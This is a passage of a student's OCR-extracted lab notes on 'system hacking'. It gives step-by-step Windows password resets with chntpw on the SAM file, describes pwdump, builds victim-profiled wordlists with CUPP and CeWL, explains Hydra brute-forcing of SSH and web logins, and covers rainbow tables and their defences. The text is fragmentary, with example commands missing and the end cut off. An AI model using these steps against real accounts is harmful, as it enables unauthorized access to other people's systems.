
Step 4 : click ctrl x OR f10 for save .

Step 5 : you give the new password and that's it .

Name : kunal Jawale




Step 6: restart the kali and enter new password



Name : kunal Jawale

Step 7: in following screenshot u can see the login successfully



❖ Here are technique for cracking windows password using kali .

Step 1 : go to command prompt and type

Net user for show users information

Step 2 : command net user (name) = for select specific User

Step 3 : go to setting -> storage -> controller section

Step 4 : add live kali linux and RUN

Step 5 : type commands

cd/media/kali/(name)/windows/system32/config

chntpw -l SAM : to see users

chntpw -u (user name) SAM

Step 6 : type 1 for clear user password

Step 7 : enter new password

Now you have change your windows password using kali .

- **Here are some online tools for system hacking**

1. pwdump :

pwdump is the name of various Windows programs that outputs the LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database and from the Active Directory domain's users cache on the operating system.

It is widely used, to perform both the famous pass-the-hash attack, or also can be used to brute-force users' password directly. In order to work, it must be run under an Administrator account, or be able to access an Administrator account on the computer where the hashes are to be dumped. Pwdump could be said to compromise security because it could allow a malicious administrator to access user's passwords.

Stages

1. The attacker gains a foothold on the server via an exploitation method.
2. The attacker uses PwDump on the server to extract credentials.

Prerequisites

PwDump7 can be used as a post-compromise tool; the attacker must have access to the system. Access can be local or remote. To acquire remote access, the attacker may need to exploit a vulnerability in the system

2. Passware kit forensics :

Passware Kit Forensic is a software tool used by forensic examiners, security professionals, and IT administrators to recover passwords and decrypt encrypted data for various file types, including those on computers, mobile devices, and even encrypted hard drives. It supports password recovery for over 380 file types and can also recover passwords from cloud applications.

Here's a more detailed look at its uses:

1. Password Recovery:

- Recovers passwords for over 380 file types, including Microsoft Office, RAR archives, and more.
- Supports password recovery from cloud applications.
- Can recover passwords from various encrypted file types, including those with TrueCrypt.

- Can extract passwords from memory images and hibernation files.

2. Data Recovery and Decryption:

- Creates memory copies of seized computers.
- Searches for encrypted files and encrypted hard drives.
- Restores Mac user login passwords and FileVault2 key files.
- Extracts data from locked or encrypted mobile devices, including Android and iOS.
- Bypasses or recovers pattern, password, PIN, and alphanumeric passcodes for mobile devices.
- Supports data recovery from disabled iPhones.
- Detects all encrypted files and hard disk images and reports the type of encryption.
- Analyzes live memory images, hibernation files, and extracts encryption keys.


3. Forensic Investigations:

- Used by law enforcement agencies and other organizations to crack cases where decryption is required.
- Helps in uncovering evidence by recovering passwords and decrypting data.

4. Security Audits and Compliance:

- Used by businesses for encryption audits and as a key compliance tool

Name : kunal Jawale



kali linux tools for system hacking :

1. **Cupp :** cupp is mostly used for generating wordlists using victim information .

STEP 1

- Clone CUPP source code from GitHub
- Type following command in your Terminal

STEP 2

```
git clone https://github.com/Mebus/cupp.git
```

- Now change directory created by CUPP
- Type following command in your Terminal

```
cd cupp
```

STEP 3

- Now type the command with -i to generate a password list
- -i is used for custom password profiling

```
./cupp.py -i
```

STEP 4

Name : kunal Jawale


- Now type all the victim Details

```
First Name: feez
Surname: walk
Nickname: fallingstar
Birthdate (DDMMYYYY): 03062000# Add all relevant details
# More data = Higher chances
```

STEP 5

- It will generate *.txt* file with a name you provided
- In my case, it will generate *yash.txt* with at least 3000 password combinations
- Don’t try in my account with **InstaShell** it won’t work :)

Name : kunal Jawale



3 . **CEWL :**

CeWL (Custom Word List Generator) is a tool used in **system and web application hacking** primarily for **password cracking and social engineering**. It's a **ruby-based tool** that spiders a given URL to a specified depth and extracts words to build **custom wordlists**.

🔧 Uses of CeWL in System Hacking

Use Case	Explanation
📝 **Custom Wordlist Creation**	Generates a wordlist based on real, context-specific words from a website. These are often more effective than generic wordlists when brute-forcing passwords.
🌐 **Targeted Dictionary Attacks**	Helps in brute-forcing login pages, SSH, FTP, or other services using tools like **Hydra**, **John the Ripper**, or **Medusa**.
🧠 **Social Engineering**	Helps understand the interests, keywords, and names used on a site which can be used in phishing or guessing password schemes.

Name : kunal Jawale

Use Case	Explanation
🔍 **Profiling Targets**	Can scrape emails and metadata (if enabled), aiding in target profiling for later attacks.
📥 **Metadata Collection (Optional)**	With the `--meta` option, it can also gather metadata like author names from documents, useful in social engineering or password guesses.

🔄 Example Usage

```
cewl https://example.com -d 2 -w wordlist.txt
```

- `-d 2`: Depth of crawling.
- `-w wordlist.txt`: Output wordlist file.

Optional:

```
cewl --email https://example.com -w emails.txt
```

- This extracts email addresses found during crawling.


🛠 Tools CeWL is Commonly Used With:

- **Hydra** – For brute-forcing logins using the custom wordlist.
- **John the Ripper** – Password cracking using context-specific wordlists.
- **Burp Suite Intruder** – Automated attacks on login forms.
- **Medusa** – Parallel brute force tool.

✅ Summary

CeWL Role	Details
Tool Type	Reconnaissance / Wordlist Generator
Purpose	Generate tailored wordlists for brute-force attacks
Benefit	Increases chances of cracking passwords by using real-world, target-specific terms

Name : kunal Jawale



❖ Password hacking using hydra : Hydra :

Introduction:

In the dynamic world of cybersecurity, Hydra emerges as a powerful and indispensable tool for password cracking. This tool is renowned for its ability to efficiently brute-force login credentials, making it a critical asset in ethical hacking exercises and cybersecurity vulnerability assessments. Its functionality extends across various protocols and services, making it versatile for a range of security testing scenarios.

What is Hydra?

Hydra, often referred to as THC-Hydra, is a robust and fast password cracking tool capable of attacking multiple protocols and services. Its strength lies in its ability to perform rapid

dictionary attacks against more than 50 protocols, including popular ones like SSH, FTP, HTTP, and databases. Hydra works by systematically testing different combinations of usernames and passwords to find the correct login credentials for a given service, thereby streamlining what would otherwise be a timeconsuming and labor-intensive process.

The Significance of Strong Passwords:

The ease with which Hydra can crack weak passwords underscores the critical importance of using strong, complex passwords. Simple and predictable passwords, often consisting of common words or basic numeric sequences, can be effortlessly deciphered by tools like Hydra. This vulnerability is especially pronounced in systems where default passwords are left unchanged, leaving an open door for potential unauthorized access. The rise in automated tools for password cracking makes it imperative for individuals and organizations to prioritize the creation of strong, unique passwords and to regularly update them.

Installing Hydra:

Hydra's widespread popularity in the cybersecurity community is partly due to its availability and ease of installation. It is a standard feature in penetration testing toolkits like Kali Linux and AttackBox, providing users with immediate access to its capabilities. For those operating on different Linux distributions, Hydra can be seamlessly installed through standard package management systems like APT for Debian-based distributions or YUM for Fedora-based systems. Its source code is also available for download from the official THC-Hydra GitHub repository, offering the flexibility of custom installation and compilation for advanced users.

Hydra Commands: Hydra's real power is demonstrated in its flexibility to target various protocols, adapting its approach

based on the service being attacked. Its command syntax allows for precise control over the brute-forcing process.

Brute-Forcing SSH and Web Forms:

SSH Attacks:

- **Command Structure for SSH:** To attack SSH services, Hydra uses commands that include the username, a password list, the target IP, and the number of threads. For instance:

- **Example Command:** An example command to brute-force SSH with a specific username and password list would be:

- **Breaking Down the Command:** In this command, -l UserName specifies the login username,


- designates the path to the password list, and -t 4 sets the number of parallel threads for the attack.

Web Form Attacks:

- **Understanding Web Form Requests:** It's important to determine if the web form uses GET or POST methods for sending data. Hydra can adapt to both, but the syntax differs slightly
- **Command Explanation:** This command attempts to log in using the /login page, replacing ^USER^ and ^PASS^ with the username and passwords from the list. The part :Your username or password is incorrect tells Hydra what response to look for as a sign of failed login attempts.

Name : kunal Jawale

/ the given image show you using hydra password crack successfully .



➢ Rainbow table attack :

How do rainbow table attacks work?

Rainbow tables calculate the hash function of every string placed in the table. A rainbow table is constructed using chains of both hashing and reduction functions. Common plaintext passwords are repeatedly passed through a chain of these operations and then stored in the table next to their corresponding hash.

Name : kunal Jawale

A rainbow table is constructed using chains of both hashing and reduction functions.

To crack a password, or for rainbow table attacks, large numbers of hashes are run through a dataset and then through multiple reduction stages to split them into smaller components that are linked to plaintext characters. The plaintext passwords are then stored in the table next to their hashes.

A password-cracking program then compares the rainbow table's list of potential hashes to hashed passwords in the database. If there's a match, the plaintext that produced the hash is retrieved and the process is stopped. With the correct hash, the threat actor can now successfully access the device -- they've cracked the authentication process.

Benefits and drawbacks of rainbow tables

Rainbow tables provide the following advantages:

- They make password cracking much faster than earlier methods, such as brute-force attacks and dictionary attacks.

- The process is simplified as a search-and-compare operation, as all of the values in a rainbow table should already be computed.
- The exact password doesn't need to be known. Authentication is possible as long as the hash matches.

Disadvantages of rainbow tables include the following:

- They require a large amount of storage to make the attack completable in a realistic amount of time.
- If the hash the attacker is trying to break isn't in the table, the attack becomes much less viable.
- Rainbow attacks are much less common due to the use of modern cryptographic hash functions, namely salted passwords.

Protecting against rainbow table attacks

To protect against attacks using rainbow tables, systems administrators should add these security measures:

- **Salting.**This technique adds a random string of characters to passwords before encrypting them. Rainbow table attacks work under the assumption that a text string has one specific hash value; the extra generated characters change that expected hash value.
- **Biometric authentication.** Rainbow table attacks don't work against biometric passwords, which verify a user's identity. They can't be typed like a password and are unique to that individual.

- **Key stretching.** In this method, the password, salt and an intermediate hash value are run through a hash function multiple times to increase the computation time for the attack.
- **Server monitoring.** Server security software is designed to detect an attack before any threat actors find a password database.
- **Secure hash functions.** Organizations should discontinue using outdated hashing algorithms such as the message-digest algorithm or Secure Hash Algorithm 1. Instead, they should consider using SHA-3, which is more secure.


Future of rainbow tables

